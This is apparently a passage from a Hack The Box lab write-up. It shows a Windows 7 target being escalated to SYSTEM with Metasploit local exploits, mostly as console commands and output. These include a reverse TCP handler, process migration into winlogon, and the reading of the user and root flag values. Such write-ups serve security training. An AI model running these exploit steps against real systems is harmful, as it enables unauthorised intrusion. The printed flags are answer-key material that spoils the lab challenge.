[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_092_schelevator
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
```

5. Running this we got access to quite the few vulnerabilities the target was vulnerable to and with which we could attain privilege escalation. For this, I used the ms13_053_schlamperei exploit which could help us gain root privileges. Once the exploit was created I just migrated the injected file to the target file and got access to the windows shell.




```
SESSION ⇒ 4
msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 192.168.1.103:4444
[*] Preparing payload at C:\Windows\TEMP\YfuRKWjxqSS.exe
[*] Creating task: 1xzt6CA2w1PYM0
[*] ERROR: The task XML contains a value which is incorrectly formatted or out of range.
[*] (58,4):Task:
[*] Reading the task file contents from C:\Windows\system32\tasks\1xzt6CA2w1PYM0 ...
[-] Exploit failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The system cannot find
 the file specified.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms10_092_schelevator) > use exploit/windows/local/ms13_053_schlamperei
msf5 exploit(windows/local/ms13_053_schlamperei) > show options

Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf5 exploit(windows/local/ms13_053_schlamperei) > set SESSION 4
SESSION ⇒ 4
msf5 exploit(windows/local/ms13_053_schlamperei) > run

[*] Started reverse TCP handler on 192.168.1.103:4444
[*] Launching notepad to host the exploit ...
[+] Process 3320 launched.
[*] Reflectively injecting the exploit DLL into 3320 ...
[*] Injecting exploit into 3320 ...
[*] Found winlogon.exe with PID 444
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms13_053_schlamperei) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > migrate 444
[*] Migrating from 3704 to 444 ...
[*] 10.10.10.5 - Meterpreter session 3 closed.  Reason: Died
[*] Migration completed successfully.
meterpreter > shell
Process 1420 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

6. Searching through the babis directory exfiltrated the user.txt.txt file. From the administrator dir exfiltrated the root.txt.txt file



```
40555/r-xr-xr-x   4096  dir   2009-07-13 22:37:05 -0400  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 10:17:37 -0400  babis
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini

meterpreter > cd babis
meterpreter > ls
Listing: C:\USers\babis
=======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  AppData
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Application Data
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:44 -0400  Contacts
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Cookies
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Desktop
40555/r-xr-xr-x   4096    dir   2017-03-17 10:17:40 -0400  Documents
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Downloads
40555/r-xr-xr-x   4096    dir   2017-03-17 10:17:40 -0400  Favorites
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Links
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Local Settings
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Music
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  My Documents
100666/rw-rw-rw-  524288  fil   2017-03-17 10:17:40 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContain
er00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContain
er00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  NetHood
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Pictures
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  PrintHood
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Recent
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Saved Games
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:52 -0400  Searches
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  SendTo
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Start Menu
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Templates
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Videos
100666/rw-rw-rw-  262144  fil   2017-03-17 10:17:40 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-03-17 10:17:40 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-03-17 10:17:40 -0400  ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\USers\babis\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-17 10:17:51 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-17 19:14:21 -0400  user.txt.txt

meterpreter > car user.txt.txt
[-] Unknown command: car.
meterpreter > cat user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8meterpreter > 
```



```
40555/r-xr-xr-x   8192  dir   2009-07-13 22:37:05 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x   4096  dir   2009-07-13 22:37:05 -0400  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 10:17:37 -0400  babis
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini

meterpreter > cd Administrator
meterpreter > ls
Listing: C:\USers\Administrator
===============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  AppData
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  Application Data
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:46 -0400  Contacts
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  Cookies
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Desktop
40555/r-xr-xr-x   4096    dir   2017-03-17 19:16:43 -0400  Documents
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Downloads
40555/r-xr-xr-x   4096    dir   2017-03-17 19:16:43 -0400  Favorites
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Links
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  Local Settings
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Music
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  My Documents
100666/rw-rw-rw-  786432  fil   2017-03-17 19:16:43 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-03-17 19:16:43 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-03-17 19:16:43 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContain
er00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2017-03-17 19:16:43 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContain
er00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  NetHood
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Pictures
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  PrintHood
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  Recent
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Saved Games
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:53 -0400  Searches
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  SendTo
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  Start Menu
40777/rwxrwxrwx   0       dir   2017-03-17 19:16:43 -0400  Templates
40555/r-xr-xr-x   0       dir   2017-03-17 19:16:43 -0400  Videos
100666/rw-rw-rw-  262144  fil   2017-03-17 19:16:43 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-03-17 19:16:43 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-03-17 19:16:43 -0400  ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\USers\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-17 19:16:53 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-17 19:17:20 -0400  root.txt.txt

meterpreter > cat root.txt.txt
e621a0b5041708797c4fc4728bc72b4bmeterpreter > 
```

-------------------------------*End-of-HTB*--------------------------------